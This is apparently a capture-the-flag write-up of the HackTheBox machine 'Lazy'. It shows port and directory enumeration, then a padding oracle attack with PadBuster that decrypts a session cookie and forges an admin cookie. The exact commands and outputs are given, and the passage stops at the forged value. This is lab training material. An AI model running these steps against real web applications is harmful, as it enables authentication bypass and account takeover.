
Lazy


Lazy from HackTheBox..

Network Mapper shows us a few ports open..




```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 e1:92:1b:48:f8:9b:63:96:d4:e5:7a:40:5f:a4:c8:33 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAPWgFMEZFoUTUVSoQqpR9/TWoUTUjhLp9VEwdA13KPUif01QrI3KjDijnW1Euf59459Ld
jKxtAAAAFQC4GNDkk4V3P7Onw+K1+R0StfliZwAAAIBrJwlQlG01q0rr5EzCxwR/COtfRUmHjjjUS4znQlWGppGtHKDx/OLKoZY
uEm1gFTrVgTazHKQAAAIBn2bkGWEmxcEzYPiEDAZTlCStCQ0p9I919NzBuGxNl5pvdlEw2cs+L09gV1TdgMHxFF7hsCk8th0Hxp
|   2048 af:a0:0f:26:cd:1a:b5:1f:a7:ec:40:94:ef:3c:81:5f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDqQ4CN1hc3z/EYWKu+JXV/bHFaOaS8JtDIsLQBaW05/Ug0C43nrTAhvlH2C
K0DWIcgE2p0BFYE/7ob/aFljOFEXPw8xV4ikqUN3fEaap/jxr3zu0cabqBSouWIlrFUeNO6312jEQw1fOV+hvjGNUBy4b4AQyIv
|   256 11:a3:2f:25:73:67:af:70:18:56:fe:a2:e3:54:81:e8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPmRSitDQZHOSWO9OKA3lbLBP
|   256 96:81:9c:f4:b7:bc:1a:73:05:ea:ba:41:35:a4:66:b7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGCgXZUrdvdL2ThoxG0fMTxdZ0puf7NuQJjRDtckrMlN
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.7 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 967B30E5E95445E29B882CC82774AC96
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: CompanyDev
```

SSH and HTTP.. I noticed Apache 2.4.7 is running which is a little dated.. huh LAZY




To start, you will need to create a user register and then log in to check this company's projects and potential.

Lets fire up gobuster and enumerate




```
===============================================================
2020/09/28 11:08:07 Starting gobuster in directory enumeration mode
===============================================================
/images (Status: 301)
/css (Status: 301)
/classes (Status: 301)
/server-status (Status: 403)
Progress: 122575 / 1273834 (9.62%)^C
[!] Keyboard interrupt detected, terminating.
```

lets take a gander at some responses within burp...



```
GET /classes/ HTTP/1.1
Host: 10.10.10.18
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: auth=m%2BZ9ER9194PPSOCQ9GCTe0kW6fxBELyX; PHPSESSID=8pb4197pa7peahrr7mrrt6kdf5
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```

Doing a little playing around.. I tried chaning auth=admin and got Invalid padding.. which when searching more into this appears to be vulnerable to an attack called the Padding Oracle Attack..




```
GET /index.php HTTP/1.1
Host: 10.10.10.18
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.18/login.php
Connection: close
Cookie: auth=Admin; PHPSESSID=8pb4197pa7peahrr7mrrt6kdf5
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```


```
HTTP/1.1 200 OK
Date: Mon, 28 Sep 2020 23:58:51 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Content-Length: 15
Connection: close
Content-Type: text/html

Invalid padding
```

https://en.wikipedia.org/wiki/Padding_oracle_attack


“The padding oracle attack enables an attacker to decrypt encrypted data without knowledge of the encryption key and used cipher by sending skillfully manipulated ciphertexts to the padding oracle and observing of the results returned by it.”
PadBuster, an automated script for performing Padding Oracle attacks, developed by Brian Holyfield of Gotham Digital Science. This command will decrypt the encrypted value of auth into plaintext.



```
[chaotic@archlinux Lazy]$ padbuster http://10.10.10.18/login.php P7Uea3%2BrF9yElHqtUyguyZBOAsiNT3px 8 -cookies auth=P7Uea3%2BrF9yElHqtUyguyZBOAsiNT3px -encoding 0

+-------------------------------------------+
| PadBuster - v0.3.3                        |
| Brian Holyfield - Gotham Digital Science  |
| labs@gdssecurity.com                      |
+-------------------------------------------+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 1486

INFO: Starting PadBuster Decrypt Mode
*** Starting Block 1 of 2 ***

INFO: No error string was provided...starting response analysis
```




```
Enter an ID that matches the error condition
NOTE: The ID# marked with ** is recommended : 2

Continuing test with selection 2

[+] Success: (77/256) [Byte 8]
[+] Success: (158/256) [Byte 7]
[+] Success: (40/256) [Byte 6]
```




```
Block 2 Results:
[+] Cipher Text (HEX): 904e02c88d4f7a71
[+] Intermediate Bytes (HEX): c3e108d8572c2acd
[+] Plain Text: Guru

-------------------------------------------------------
** Finished ***

[+] Decrypted value (ASCII): user=pwnGuru

[+] Decrypted value (HEX): 757365723D70776E4775727504040404

[+] Decrypted value (Base64): dXNlcj1wd25HdXJ1BAQEBA==

-------------------------------------------------------
```

Alright.. We have 3 values, Base64, HEX and ASCII. The Auth cookie is a combination of username and password. We now need to encrypt this auth cookie with the username admin...




```
[chaotic@archlinux Lazy]$ padbuster http://10.10.10.18/login.php P7Uea3%2BrF9yElHqtUyguyZBOAsiNT3px 8 -cookies auth=P7Uea3%2BrF9yElHqtUyguyZBOAsiNT3px -encoding 0 -plaintext user=admin
```

Now we take this encrypted value back into burp and use this new cookie




```
** Finished ***

[+] Encrypted value is: BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA
